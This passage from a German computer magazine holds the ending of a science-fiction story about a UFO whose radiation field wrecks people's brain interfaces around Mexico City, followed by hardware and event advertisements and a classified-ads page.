Nicht zuletzt aus dieser Überlegung heraus kam es für ihn nicht in Frage, Atalaya und die anderen in Mitleidenschaft gezogenen zurückzulassen. Er hatte auch schon eine Idee, wie er seine Kollegen forschaffen könnte. Der Anblick der antiken Fahrzeuge der Slumbewohner hatte ihn an den geländegängigen Kleinlaster erinnert, der in der Tiefgarage des Agenturgebäudes stand. Cornell, ein Korrespondent, mit dem Fernando eng befreundet gewesen war, hatte das Fahrzeug vor etlichen Jahren während einer Regenwaldexpedition in einem aufgegebenen Maya-Dorf entdeckt. Aus einer nostalgischen Laune heraus hatte er den Wagen konfisziert und nach Pachuca gebracht. Seitdem stand der Oldtimer ungenutzt im Tiefgeschoss und staubte vor sich hin. Da ihm sonst keine Möglichkeit einfiel, wie er aus der Stadt fliehen konnte, beschloss er, es mit dem alten Geländewagen zu versuchen.

Fast zwei Stunden benötigte er, um Atalaya und die anderen Bewusstlosen aus dem Großraumbüro in den Keller zu schaffen und auf die Pritsche des Oldtimers zu hieven. Da die Fahrstühle nicht funktionierten, musste er seine Last die Treppe hinuntertragen; keine einfache Aufgabe, denn sein Büro lag im sechsten Geschoss des Gebäudes.

Es wurden die schrecklichsten und anstrengendsten Stunden seines Lebens. Allem Anschein nach gab es außer ihm im ganzen Haus keinen anderen Menschen, der noch bei Bewusstsein war. Und obwohl er ahnte, dass in den anderen Büros die gleichen schlimmen Zustände herrschten wie in seiner Abteilung, zwang er sich, diese Räume nicht zu betreten. Er wäre hoffnungslos damit überfordert gewesen, sich um alle in dem Gebäude befindlichen Hilfsbedürftigen zu kümmern.

Bevor Fernando aufbrach, warf er noch einen letzten Blick durch das Fenster seines Büros. Wie er schnell feststellte, hatte er keine andere Wahl, als Richtung Norden zu fahren. Die südlichen Stadtviertel wurden nämlich bereits von den Getto-Banden beherrscht, wie an den zahlreichen Feuern und den Straßensperren zu erkennen war.

Er hatte ein mulmiges Gefühl, als er den Motor des Lasters kurz darauf mit einer Kurzel startete und sich anschließend auf den Fahrersitz schwang. Unbeleuchtet fuhr er die Rampe hinauf und schwenkte an abgestürzten Schwebern vorbei auf die Fahrbahn ein.

Die müßigen Spaziergänge durch Pachucas Straßen, für die er von seinen Kollegen stets belächelt worden war, zahlten sich nun aus. Geschickt wischte er auf Nebenstraßen aus, sobald er aus der Ferne eine Barrikade oder die Mitglieder einer Gang ausmachte. Auf Umwegen gelangte er schließlich aus der Stadt hinaus und folgte der zum Vorgebirge führenden Landstraße. Auch dort stieß er immer wieder auf liegen gebliebene Schwerer und ihre verunglückten Insassen.

Dieser Anblick ließ ihn Schlimmes befürchten. Die rätselhafte Zerstörung der technischen Anlagen beschränkte sich anscheinend nicht nur auf Pachuca. Als er eine

halb Stunden später das mehrere Kilometer entfernte Tamazunchale erreichte, wurde seine Furcht zur Gewissheit. Die Kleinstadt am Rand des Regenwaldes war energetisch tot und befand sich in den Händen von Opiumbauern, die in dieser Region lebten und zu arm waren, um sich eine Stirnschnitzeleiste leisten zu können. Sie hatten den in ihrem Ort anwesenden Vorarbeiter und den protzig gekleideten Patronen die Köpfe abgeschlagen, nachdem diese von ihren verschmorten Interfaces hilflos gemacht worden waren. Die auf langen Stecken aufgespießten Schädel säumten wie zur Warnung die Straßen und boten mit ihren verzerrten Gesichtern und den verkohlten Interfaces auf der Stirn einen grausigen Anblick.

Fernando wurde von den Bauern jedoch in Ruhe gelassen, was, wie er später vermutete, an der unheimlichen Fracht seines Lastwagens gelegen haben musste. Wie der unheimliche Fährmann Charon aus der griechischen Mythologie, der die Toten für einen Obolus über den Fluss Acheron setzte, damit sie in Hades' Totenreich gelangten, lenkte er das mit seinen Kollegen beladene Fahrzeug durch die Straßen der Kleinstadt. Als der Ort endlich hinter ihm lag, war er vor Angst tausend Tode gestorben.

Die Menschen, die Fernando auf Höhe der jetzigen Zollstation schließlich entgegentreten, besaßen funktionstüchtige Stirnschnitstellen – ein unträgliches Zeichen dafür, dass er das Ende der Schreckenszone endlich erreicht haben musste.

Erschöpft stoppte er den Lastwagen und kletterte aus dem Führerhaus. Bei der Gruppe handelte es sich um Mitarbeiter des Roten Kreuzes, wie er nun erfuhr. Das Netz informierte bereits genauestens über Herkunft, Wirkungsweise und Ausmaß der technikvernichtenden Sphäre, sodass Fernando von den Helfern nun endlich hörte, was vorgefallen war. Offenbar wurde das schädliche Strahlenfeld von dem auf dem Schlundkrater des Popocatépetl gelandeten Ufo hervorgerufen. Die Flugscheibe generierte eine Strahlensphäre mit einem Radius von 300 Kilometern. Die Sphäre deckte das Gebiet vom Strand von Acapulco bis hinauf zur Küste von Veracruz ab und hatte die Metropole Mexiko-Stadt ebenso vereinnahmt wie die prähistorischen Stuftentempel von Teotihuacán und Monte Alban.

Aus leidvoller Erfahrung hatte man lernen müssen, welche Konsequenzen es hatte, in die technikfeindliche Zone einzudringen. Zahlreiche Helfer und Rettungsschweber waren der Strahlung zum Opfer gefallen, bevor man begriff, dass es einer Selbstverstümmelung gleichkam, in die Zone vorzudringen.

„Die Meldung über die Sichtung des Ufo war diesmal also gar keine Zeitungsentse“, sagte Fernando entkräftet, bevor man ihn schließlich in ein nahegelegenes, eilig eingerichtetes Lazarett brachte.

Von seinen Kollegen, die er vor den Plünderern gerettet hatte, überlebten nur drei die Folgen der Interface-Zerstörung. Noch heute pflegt er Kontakt zu den beiden

Frauen und dem Mann, die ihr Dasein in einer Nervenheilanstalt fristeten. Atalaya gehörte nicht zu ihnen. Sie war während der Fahrt einem Herzstillstand erlegen.

Mehrere Millionen Menschen verloren im Laufe der Katastrophe damals ihr Leben oder erlitten irreversible Gehirnschäden. Nur wenige der Schnittstellenmenschen, die sich in dem betroffenen Gebiet aufgehalten hatten, waren – wie Fernando – zum Zeitpunkt der Ufo-Landung vom Datennetzwerk abgekoppelt gewesen und mit dem Verlust ihres Interface davongekommen.

Fernando war allerdings nicht der Einzige gewesen, der versucht hatte, Menschenleben zu retten. Eine Vielzahl der schnittstellenlosen Einheimischen hatte geholfen, ihre durch die technikfeindliche Strahlung in Mitleidenschaft gezogenen Mitmenschen zum äußeren Rand der Sphäre zu bringen und rettete so Hunderttausenden das Leben.

„Wo soll's denn hingehen?“, fragte der Taxifahrer, der dem gedankenverloren dahinschreitenden Fernando entgegengetreten war. Das Gesicht des Mannes war stark vernarbt, sodass der ringförmige Ausschlag, der seine Schläfen bedeckte, kaum auffiel. Als wollte er abschätzen, welchen Fahrpreis er seinem Kunden abverlangen konnte, musterte er sein Gegenüber von oben bis unten.

„Ich will zur Mentir Platillo“, antwortete Fernando. Mentir Platillo, die liegende Untertasse, so wurde das Ufo auf dem Popocatépetl im Volksmund inzwischen genannt. Denn anscheinend hatten die geheimnisvollen Erbauer der Flugscheibe nicht vorgesehen, dass sie je wieder von ihrem Landeplatz aufsteigen sollte. Ebenso wenig hatte die jetzt in Monterrey ansässige mexikanische Regierung oder eine andere Institution es geschafft, überhaupt an die Flugscheibe heranzukommen geschweige denn sie von dem Vulkan wegzuschaffen.

„Sie sind ein Überlebender“, stellte der Chauffeur fest und starre Fernandos verschmorte Schnittstelle mit einer Miene an, als handelte es sich dabei um eine auf ihn gerichtete Pistolenmündung.

„Haben Sie damit ein Problem?“

Der Mann zuckte gleichmäßig mit den Schultern. „Ich könnte Sie bis zum Fuß des Popocatépetl fahren“, sagte er. „Bis zum Krater hinauf ist es dann aber noch ein mühsamer Aufstieg. Was wollen Sie denn überhaupt bei der Platillo? Hinein kommen Sie auf keinen Fall. Das haben vor Ihnen schon ganz andere versucht.“

„Ich will endlich begreifen, warum geschehen musste, was sich damals zutrug“, sagte Fernando.

„Was gibt es da zu begreifen? Ein außerirdisches Raumschiff ist auf dem Popocatépetl gelandet, hat die im Radius von 300 Kilometern vorhandene technische Infrastruktur zerstört und dann um sich herum ein eigenständiges Reich errichtet.“

„Aber warum? Welche Motivation steckt dahinter?“

„Wie soll ein Mensch verstehen, was in den Köpfen eines ihnen weit überlegenen Sternenvolkes vor sich geht?“, konterte der Mann mit einer Gegenfrage.

„Dieses Sternenvolk ist aber doch gar nicht in Erscheinung getreten“, gab Fernando zu bedenken.

„Göttergleiche Wesen müssen nicht körperlich anwesend sein, um ihren Willen durchzusetzen.“

„Und was, glauben Sie, wollen diese Außerirdischen?“

„Sie wollen uns etwas Gutes tun.“ Der Mann schwenkte den Arm herum. „Sehen Sie sich doch um! Wir leben hier in friedlicher Eintracht in einem eigenständigen Informationskollektiv. Anstatt Daten aus einem externen Speichernetzwerk abzufragen, schöpfen wir unser Wissen intuitiv aus dem Erfahrungsschatz der Menschen, die Teil unseres Kollektivs sind.“ Er grinste breit. „Und dieser Service ist sogar kostenlos und absolut werbefrei.“

Fernando biss die Zähne aufeinander. „Wie sieht es aus, bringen Sie mich jetzt zu meinem Reiseziel?“

(bb)

Zweiter und letzter Teil folgt im nächsten Heft.

ct





# Passt nicht, gibt's nicht!

## Neue ICY BOX Adapter für alle Fälle


Über die Jahre hinweg haben sich in der digitalen Welt etliche Anschlussmöglichkeiten etabliert. Dank HDMI®, VGA, USB, DisplayPort, Ethernet und Konsorten lassen sich Geräte vielfältig miteinander verbinden und betreiben. Und dazu ist nun nicht mal mehr eine riesige Kabelsammlung notwendig – die praktischen ICY BOX Adapter sollen nun vielen Anwendern das Leben erleichtern.

### IB-DK2241AC

**Notebook/PC/MAC +11 Erweiterung**

- 2x USB 3.0 Typ A – inklusive 1x USB 3.0 als **5 V Ladeport für Smartphone/Tablet**
- 1x Mikrofon 3,5 mm Klinke
- 1x Kopfhörer 3,5 mm Klinke
- 1x DVI-I 1080P Full HD
- 1x HDMI® für 1080P Full HD
- 1x Gigabit LAN RJ-45
- 4x USB 2.0 Typ A

**11 in 1 Docking**  
Inkl. DVI zu VGA Adapter,  
Netzteil & Standfuß




**4 in 1 Docking**

Mit Kabelschacht für das  
integrierte USB 3.0 Kabel

### IB-DK401

**Notebook/PC/MAC +4 Erweiterung**

- 1x USB 3.0 Typ A
- 1x HDMI® für 1080P Full HD
- 1x Gigabit LAN RJ-45
- 1x VGA 15 Pin



The terms HDMI and HDMI High-Definition Multimedia Interface, and the HDMI Logo are trademarks or registered trademarks of HDMI Licensing LLC in the United States and other countries.

17. Juni bis 19. Juni 2015 • darmstadtium, Darmstadt

Die Konferenz für Enterprise JavaScript



Zeitgemäße Webanwendungen  
entwickeln – professionelle  
Infrastrukturen betreiben

# enterJS 2015



Call for  
proposals bis  
16. Januar 2015  
Jetzt  
bewerben!

- Architektur: Wie sich komplexe Anwendungen wohlüberlegt gestalten lassen
- Qualität: Maßnahmen wie Codeanalyse und Unit-Tests in Theorie und Praxis
- Sicherheit: Schutzmechanismen gegen Bedrohungen und Angriffsszenarien für Client- und Serverseite
- Performance: Herausforderungen wie die gleichzeitige Verarbeitung komplexer Anfragen, Push-Nachrichten und Web-Echtzeit meistern
- Standards: Reibungslose Umsetzung einheitlicher Richtlinien und standardisierter Entwicklungsumgebungen im Unternehmensalltag
- Deployment & Administration: Cloud-Techniken und Virtualisierung im Einsatz
- Services: Implementierung, Verknüpfung und Überwachung serviceorientierter Webanwendungen in Theorie und Praxis
- Integration: Die sinnvolle Integration von JavaScript und Node.js mit anderen Sprachen, Technologien und Plattformen

Goldspender:



wakanda

veranstalter:



heise Developer



dpunkt.verlag

the native web.

[www.enterjs.de](http://www.enterjs.de)

**GETESTET.  
ZUVERLÄSSIG.  
GARANTIERT.**

## DER TOSHIBA SATELLITE PRO R50-B

**metacomp**

Computer  
Komponenten  
Kompetenz

- Schlank und stylisch
- Robustes Gehäuse
- Hohe Sicherheit & Zuverlässigkeit
- Hohe Qualität & geringe Ausfallraten
- Hohe Mobilität und lange Akkulaufzeit
- Einzigartige Toshiba Reliability Guarantee\*

### Der neue Toshiba Satellite Pro R50-B



RELIABILITY  
GUARANTEE

Geht zurück + gratis Rückversand

Der Satellite Pro R50-B – bereit für Ihr Geschäft:

#### Satellite Pro R50-B-10R

Intel® Core™ i3-4005U Prozessor  
1,7 GHz, 3 MB Smart Cache  
4 GB DDR3L SD-RAM (max. 16 GB)  
750 GB HDD, DVD±R Supermulti  
Intel® HD 4400 Grafik  
39,6 cm (15,6") HD TFT, entspiegelt  
Windows 8.1, 64 Bit  
1 Jahr Garantie + Reliability Guarantee\*

#### Satellite Pro R50-B-10V

Intel® Core™ i5-4210U Prozessor  
1,7 bis 2,7 GHz, 3 MB Smart Cache  
4 GB DDR3L SD-RAM (max. 16 GB)  
1.000 GB HDD, DVD±R Supermulti  
Intel® HD 4400 Grafik  
39,6 cm (15,6") HD TFT, entspiegelt  
Windows 8.1, 64 Bit  
1 Jahr Garantie + Reliability Guarantee\*

#### Satellite Pro R50-B-112

Intel® Core™ i5-4210U Prozessor  
1,7 bis 2,7 GHz, 3 MB Smart Cache  
4 GB DDR3L SD-RAM (max. 16 GB)  
750 GB HDD, DVD±R Supermulti  
Intel® HD 4400 Grafik  
39,6 cm (15,6") HD TFT, entspiegelt  
Windows 7 Pro + Win 8.1 Pro, 64 Bit  
1 Jahr Garantie + Reliability Guarantee\*

nur € 479,-

nur € 579,-

nur € 629,-

\* Im Garantiefall repariert Toshiba Ihr Gerät kostenlos und Sie erhalten den vollen Kaufpreis zurück. Die Reliability Guarantee kann nur in Anspruch genommen werden, wenn die Standardgarantie für das Notebooks innerhalb von 30 Tagen ab Kaufdatum registriert wurde. Diese Aktion gilt nur für teilnahmeberechtigte Modelle.

METACOMP GMBH [INFO@METACOMP.DE](mailto:INFO@METACOMP.DE)

HEßBRÜHLSTR. 61 UNTERE GERBERSTR. 14  
70565 STUTTGART 72764 REUTLINGEN

[WWW.METACOMP.DE](http://WWW.METACOMP.DE)

IN DEN SEEWIESEN 26  
89520 HEIDENHEIM

0711 781938-0

07121 9383-0

07321 9871-16

**TOSHIBA**

BUSINESS  
PARTNER

PLATIN

ALTERNATE empfiehlt Windows

Microsoft Partner  
Gold OEM

## Das neue Windows

### Welches Gerät passt zu Ihnen?

Angefangen bei ultraleichten Tablets über praktische Convertibles bis hin zu leistungsfähigen Notebooks – für jeden Geschmack gibt es das passende, mit Windows 8.1 ausgestattete Gerät.



#### Benutzerfreundlich und Mobil

Schlanke, leichte, ultramobile Geräte mit langen Akkulaufzeiten  
Bedienung per Touch-Steuerung, Stifteingabe und Maus/Tastatur  
Permanent betriebsbereit und immer online  
Synchronisierung über Gerätegrenzen hinweg mit Microsoft-Konto



#### Spaß und Vergnügen

Die ganze Welt der Musik – jederzeit und überall  
Aktuelle Filme und TV-Serien garantieren Unterhaltung  
Riesige Auswahl an packenden Spielen für jeden Geschmack  
Im Windows Store stehen Zehntausende Apps bereit



#### Produktiv und Kompatibel

Mit Microsoft Office arbeiten (separat erhältlich)  
Kompatibel zu Hard- und Software-Geräten sowie Zubehör  
SkyDrive und SkyDrive Pro: Daten und Einstellungen in der Cloud speichern  
Echtes Multitasking: Mit mehreren Apps simultan arbeiten



#### Sicher und Zuverlässig

Umfassende Verwaltungsfunktionen, die auf bereits vorhandenen ConfigMgr-Installationen basieren  
Vereinheitlichte App-Entwicklung und -Bereitstellung für PCs und Tablets  
Virtualisieren von Desktops, Apps und Benutzerumgebungen



#### ASUS VivoTab Note 8

- „M80TA-DL001H“ • 20,3 cm (8")
- Touch LED TFT, IPS (1280 x 800)
- Intel® Atom™ Z3740 (bis zu 1,86 GHz)
- 2 GB LPDDR3-RAM
- 32GB eMMC • Intel® HD Graphics
- Micro-USB, Bluetooth4.0
- Windows 8.1 32-bit (OEM)

**299,-**

PI640K



#### Acer Aspire Switch 10

- „SW5-012FHD NT.L6JEG.004“ • 25,7 cm (10,1")
- Acer Multitouch IPS Full-HD-Display, (1290 x 1200)
- Intel® Atom Z3735F (bis zu 1,83 GHz)
- 2 GB Low Power DDR3-RAM
- 32 GB eMMC • Intel® HD Graphics
- Micro-USB 2.0, Bluetooth 4.0
- Windows 8.1 32-bit (OEM)
- inkl. Aspire Switch Snap Case

**349,-**

PI600A



#### Toshiba Satellite L50-B-1PN

- 39,6 cm (15,6")
- TruBrite® Display mit LED-Hintergrundbeleuchtung
- Intel® Core i5-4210U Prozessor (1,7 GHz)
- 8 GB DDR3-RAM • 750 GB SATA (5.400 U/min.)
- AMD Radeon R5 M230
- USB 3.0, Bluetooth
- Windows 8.1 (64 Bit)

**599,-**

PI679I





569,-

## BenQ BL3200PT

- LED-Monitor • 81,3 cm (32") Bilddiagonale
- 2.560x1.440 Pixel • 4 ms Reaktionszeit (GtG)
- Kontrast: 3.000:1 • Energieklasse: A • 60 Hz
- Helligkeit: 300 cd/m<sup>2</sup> • höhenverstellbar • Pivot
- DisplayPort, HDMI, DVI-D, USB-Hub

V7LCOO



## Samsung 22 L S22C200B LED

- LED-Monitor • 54,6 cm (21,5") Bilddiagonale
- 1.920x1.080 Pixel (Full HD)
- Kontrast: 1.000:1 • Reaktionszeit: 5 ms (GtG)
- Helligkeit: 250 cd/m<sup>2</sup>
- DVI-D, VGA

V5UJU1800



1.099,-

## Acer Aspire VN7-791G-59UB Nitro Black Edition

- 39,6 cm (15,6") • Acer ComfyView™ LED-TFT
- NVIDIA GeForce GTX 860M • Blu-ray
- Intel® Core i5-4210H Prozessor (2,9 GHz)
- 8 GB DDR3-RAM • 1-TB HDD + 128 GB SSD
- Microsoft® Windows® 8.1 (64 Bit)

PLBG67



## Transcend JetFlash 760 128 GB

- USB-Stick • 128 GB Speicher
- max. 70 MB/s lesen • max. 55 MB/s schreiben
- USB 3.0
- farbiger Schieberegler zum Ein- und Ausziehen

IMHL3V

Aus unserer TV-Werbung  
DMAX sky Media Network

999,- ALTERNATE

1.169,-

34,99

39,99

139,90

499,-

639,-

## ALTERNATE GAMER PC

- NVIDIA GeForce GTX 970 Grafik • Intel® Core™ i5-4690K Prozessor
- 8 GB DDR3-RAM • 128-GB-SSD, 1-TB-HDD • DVD-Brenner
- Gigabit-LAN • Windows 8.1 vorinstalliert

S7XKAL



NTZLG300

## Logitech G710 Mechanical Gaming Keyboard

- mechanische Gaming-Tastatur • MX Blue
- 110 Anti-Ghosting-Tasten • 26-Key-Rollover
- 6 programmierbare G-Tasten • Beleuchtung
- Spielmodusschalter

NTZLG300



GMEI20



209,90

## ASRock X99 Extreme4

- ATX-Mainboard • Socket 2011-3
- Intel® X99 Express
- Gigabit-LAN • USB 3.0 • HD-Sound
- 8x DDR4-RAM • 10x SATA 6Gb/s, 1x M.2
- 3x PCIe 3.0 x16, 1x PCIe 2.0 x16, 1x PCIe 2.0 x1

TQX567

## Sharkoon MS140

- Midi-Tower
- Einbauschächte extern: 1x 5,25", 1x 3,5"
- Einbauschächte intern: 4x 3,5"
- 140-mm-Lüfter • Front: 4x USB, 2x Audio
- für Mainboard bis Micro-ATX-Bauform

TQX567



**Alles in Einem:  
Preis. Leistung.  
Datensicherheit.**

**Seagate-NAS Aktions Bundle  
vom 10.11. bis 31.12.2014\***

**2x 2 TB Seagate NAS HDD &  
Synology DS214play**



499,-

**2x 4 TB Seagate NAS HDD &  
Synology DS214play**



639,-

**Seagate NAS HDD**

- mit 2x 2 TB oder 2x 4 TB Kapazität
- 64 MB Cache
- SATA mit 6 Gbit/s
- inkl. Datenrettungs Service für 3 Jahre

**Synology DS214play**

- NAS
- bis zu 12 TB Kapazität einbaubar
- zwei Festplattenslots
- 1x Gigabit-LAN
- 2x USB 3.0, 1x USB 2.0, 1x eSATA

TS31NH51/TS31NH02

\*Dieses Angebot gilt solange der Vorrat reicht.

# ALTERNATE

bequem online

# Einfach natürlich

Der Workshop für einfühlsame Aktfotos



Foto: Pascal Baetens

Schritt für Schritt leitet Sie der erfolgreiche Aktfotograf Pascal Baetens durch die Klippen der hüllenlosen Fotografie. Sie erfahren, wie Sie Ihr Aktshooting vorbereiten, wo Sie ein Model finden und welches Konzept passt. Den Grundstein für einfühlsame Fotos legen Sie abschließend mit den wertvollen Tipps für Licht und Atmosphäre.

Die neue Ausgabe 6/14 ist im Handel, im Google play-Store oder im AppStore erhältlich.

## Weitere Highlights der neuen Ausgabe:

- Im Qualitätstest: 50mm-Objektive
- Designkamerataschen im Test
- Infrarot-Fotografie
- LAB-Praxisworkshop


**Tiefenschärfe mit Leidenschaft.**



Bis 14. Dezember versandkostenfrei für nur € 9,90 bestellen!

**www.ct-digifoto.de**





iX-Workshop

# Open Source Monitoring mit Icinga/Nagios

## Zwei-Tage-Intensiv-Workshop

Icinga ist ein Open Source Monitoring-System für den Unternehmenseinsatz zur Überwachung von Netzwerkressourcen, Benachrichtigung von Benutzern im Fehlerfall und bei Wiederherstellung und Generierung von Performance-Daten.

Icinga ist als Fork von Nagios zu diesem abwärtskompatibel, so dass Nagios-Konfigurationen, Plugins und Add-ons auch mit Icinga genutzt werden können.

Dieser Workshop erläutert die Grundlagen von Monitoring mit Icinga/Nagios, zeigt die Unterschiede der beiden Lösungen und führt in praktischen Beispielen von der Installation zu einer Basisüberwachung von Linux und Windows inklusive Performance-Graphen. Des Weiteren wird ein Ausblick auf Erweiterungsmöglichkeiten gegeben.

Begrenzte  
Teilnehmerzahl!  
Melden Sie sich  
jetzt an!

### Referenten



Dirk Götz (links) ist als Senior Consultant und Trainer im Bereich Monitoring, Reporting und Konfigurationsmanagement für die NETWAYS GmbH unterwegs.

Christoph Niemann (rechts) unterstützt als Consultant größere Monitoring-Projekte und entwickelt Plugins für Icinga.

Termin: 9. - 10. Dezember 2014, Köln

Standardgebühr:  
1.190,00 Euro (inkl. MwSt.)

Eine Veranstaltung von:



Organisiert von  
heise Events



Weitere Infos unter: [www.heise-events.de/icinga2014](http://www.heise-events.de/icinga2014)  
[www.ix-konferenz.de](http://www.ix-konferenz.de)

**LC-POWER™**

[www.lc-power.com](http://www.lc-power.com)

**AIRAZOR**  
SERIES



Die brandneuen AiRazor-Gehäuselüfter von LC-Power

- Inkl. Silikonrahmen für einen schwingungsfreien Kontakt
- Erhältlich in den Größen 120 mm, 92 mm & 80 mm
- Hydrodynamische Gleitlager
- Geräuscharm
- 4-Pin-PWM



# iX-Payment-Konferenz 2014

## Geld 2.0 – Bezahlen und Abrechnen

Technik und Implementierung

SAVE  
THE DATE  
4. Dezember  
2014, Köln



Foto: © chesky - Fotolia.com

Apple Pay, Paypal, MyWallet, Bitcoins – jenseits des Bargelds buhlen zahlreiche neue Bezahlsysteme um die Gunst von Handel und Verbrauchern – einen Sieger gibt es bisher nicht. Auch die elektronische Rechnungsstellung hat sich aufgrund fehlender Standards bisher nicht durchgesetzt. Mit den allgegenwärtigen Smartphones wird die Ära der elektronischen Brieftasche (Wallet) eingeläutet.

Die iX-Payment-Konferenz 2014 nimmt Technik, Verfahren und Konzepte unter die Lupe und beleuchtet die Umsetzung in der Praxis. Im Fokus stehen dabei die Marktchancen elektronischer und mobiler Bezahlverfahren und deren technische Umsetzung und Machbarkeit.

### THEMEN:

- Bezahlverfahren – NFC, LBE, iBeacon, QR-Code, etc.
- Sichere Authentifizierung: Biometrie
- Benutzerkomfort (Usability) versus Sicherheit
- Elektronische Rechnungsstellung mit ZUGFeRD 1.0
- Praxis – neue Verfahren im Handel, bei Banken und Dienstleistern
- Datenschutz – Gläserne Kunden durch digitale Geldbörsen (Wallet)?

### ZIELGRUPPE:

- IT-Verantwortliche und Entscheider
- Software-Entwickler
- Rechnungswesen, Buchhaltung
- Steuerberater

Teilnahmegebühr: 399,00 Euro (inkl. MwSt.)

Organisiert von heise Events

Weitere Informationen und Anmeldung unter: [www.heise-events.de/payment2014](http://www.heise-events.de/payment2014)

Nutzen Sie die Möglichkeit zur PGP-Zertifizierung: [www.ct.de/pgp](http://www.ct.de/pgp)

# Werden Sie PC-Techniker!

Aus- und Weiterbildung zum Service-Techniker für PCs, Drucker und andere Peripherie. Ein Beruf mit Zukunft. Kostengünstiges und praxisgerechtes Studium ohne Vorkenntnisse. Bei Vorkenntnissen Abkürzung möglich. Beginn jederzeit.

NEU: SPS-Programmierer, Roboter-Techniker, Linux-Administrator LPI, Netzwerk-Techniker, Fachkraft IT-Security SSCP/CISSP

Teststudium ohne Risiko.  
GRATIS-Infomappe gleich anfordern!

FERN SCHULE WEBER - seit 1959 - Abt. 114  
Neerstedter Str. 8 - 26197 Großenkneten  
Telefon 0 44 87 / 263 - Telefax 0 44 87 / 264

[www.fern schule-weber.de](http://www.fern schule-weber.de)



## ABECO

Industrie-Computer GmbH

### PPC-F H81 Serie



- 15" bis 24" Displays
- Intel® H81, Core™ i7/i5/i3
- Formschöner, robuster Aluminiumrahmen
- Multitouchscreen
- Frontseitiger IP65 Schutz

### S24A-QM87



Erhältlich ab Q4 2014

- 24" Marine Panel PC
- Intel® QM87, Core™ i5
- -15°C bis +55°C erweiterter Temperaturbereich
- CFast Slot, CAN-Bus, Triple Display Support

### AUPS USV Serie



- Kompakte unabhängige Stromversorgung für Panel PCs
- VESA 75/100 Mount
- LAN/USB Management Ports
- Frei positionierbarer Einschalter
- 9-36V DC, 28 - 200Wh

Ihr Partner für individuelle Lösungen

02834 7793020

[vertrieb@abeco.de](mailto:vertrieb@abeco.de)

[www.abeco.de](http://www.abeco.de)



ABECO Industrie-Computer GmbH  
Postfach 2 47638 Siegen

Intel, Intel Core, Xeon, Atom, Pentium, Celeron sind Marken der Intel Corporation in den USA und anderen Ländern

Heise Homepages



## Verliebt in die eigene Homepage?

Das kann Ihnen auch passieren – mit einer Heise Homepage.

Denn Heise Homepages sind handmade in Germany und immer am Puls der Zeit. Natürlich sind sie auch Smartphone tauglich, Google optimiert und überzeugen mit modernster Technik. Auf Wunsch sogar mit Shopsystem.

Wechseln Sie jetzt zu Heise Homepages: Wir bieten Ihnen eine bezahlbare Homepage mit Rundum-sorglos-Service, in die Sie sich verlieben werden.

Rufen Sie uns an. 0511 / 51 51 99 70.

Wir freuen uns auf Sie!



[www.heise-homepages.de](http://www.heise-homepages.de)

Heise Media Service

## Kleinanzeigen

ORACLE Feuerwehr [www.oraservices.de](http://www.oraservices.de)

CLIBTec.de Energieeffizienz im Rechenzentrum

xxs-kurze Daten- & Stromkabel: [kurze-kabel.de](http://kurze-kabel.de)

Laser u. Zubehör – [www.Lasershop.de](http://www.Lasershop.de)

**Versteht Sie Ihr Programmierer nicht?** Kommen Sie zu uns. Wir übersetzen seit mehr als 20 Jahren Anforderungen in stabile, wartungsfreundliche Software. Datenbanken, Mobile Daten/Apps, Lotus Notes [www.ja-so.de](http://www.ja-so.de) Telefon 02162/5014912

Antennenfreak.de – Antennen und Zubehör für UMTS HSPA+ LTE GSM EDGE, kompetente Beratung

Fachhändler gesucht (50% Marge)! Adress- und Kundenverwaltung für Microsoft Office, SuccessControl® CRM – [www.successcontrol.de](http://www.successcontrol.de)

EDELSTAHL LED Schilder: [www.3D-buchstabe.com](http://www.3D-buchstabe.com)  
HAUSNUMMERN nobel 230V-: [www.3D-hausnummer.de](http://www.3D-hausnummer.de)

>>>> Profis entwickeln Ihre Software <<<<<  
Professionelle Softwareentwicklung unter UNIX und Windows zu Festpreisen. Delta Datentechnik GmbH, 73084 Salach, Tel. 07162/931770, Fax 931772, [www.deltadatentechnik.de](http://www.deltadatentechnik.de)

[www.kostenlose-platinen-software.de](http://www.kostenlose-platinen-software.de)

nginx-Webhosting: [timmehosting.de](http://timmehosting.de)

Systemprogrammierung aus NRW [www.tsjs.de](http://www.tsjs.de)

JAVA: [www.TQG.de/unternehmen/Karriere](http://www.TQG.de/unternehmen/Karriere)

[www.patchkabel.de](http://www.patchkabel.de) - LWL und Netzwerk Kabel

DATENRETTUNG v. HDD, RAID, SSD – Erfolg >99%  
[www.datarecovery.eu](http://www.datarecovery.eu) – 24h-Tel.: 0800-0738836

Falls Sie Ihre Daten tatsächlich brauchen ...  
[Experten-Datenrettung@www.xdatenrettung.de](mailto:Experten-Datenrettung@www.xdatenrettung.de)

softaktiv.datensysteme Datenbankapplikationen, Website Boosting, Online-Pressemitteilungen, Unterstützung bei Ihren V-Projekten. Einfach anrufen, Faxen oder eine E-Mail schicken. Telefon: 0511/3884511, Mobil: 0170/3210024, Telefax: 0511/3884512, E-Mail: [service@softaktiv.de](mailto:service@softaktiv.de), Internet: [www.softaktiv.de](http://www.softaktiv.de)

Erfahrene Diplom-Fachübersetzerin übersetzt EDV-Texte aller Art (Software und Hardware) insbesondere Texte aus den Bereichen Telekommunikation und Netzwerke. Englisch-Deutsch. Tel. + Fax: 05130/37085

## Anzeigenschluss für die nächsten erreichbaren Ausgaben:

01/2015: 26.11.2014

02/2015: 04.12.2014

03/2015: 15.12.2014

## c't – Kleinanzeigen

### Private Kleinanzeige:

erste Druckzeile € 10,-; jede weitere Zeile € 8,-

### Gewerbliche Kleinanzeige:

erste Druckzeile € 20,-; jede weitere Zeile € 16,-

Chiffre-Anzeige: € 5,- Gebühr

Hinweis: Die Rechnungsstellung erfolgt nach Veröffentlichung der Anzeige!

Name/Vorname

Firma

Str./Nr.

PLZ/Ort

Bitte veröffentlichen Sie den Text in der nächsterreichbaren Ausgabe von c't.

Den Betrag habe ich auf Ihr Konto überwiesen.  
Sparkasse Hannover,  
IBAN DE98 2505 0180 0000 0199 68, BIC SPGI DE 2H

Bei Angeboten: Ich versichere, dass ich alle Rechte an den angebotenen Sachen besitze.

Datum Unterschrift unter d. bei Erhebungserichtung

**Faxnummer: 05 11 / 53 52-200**

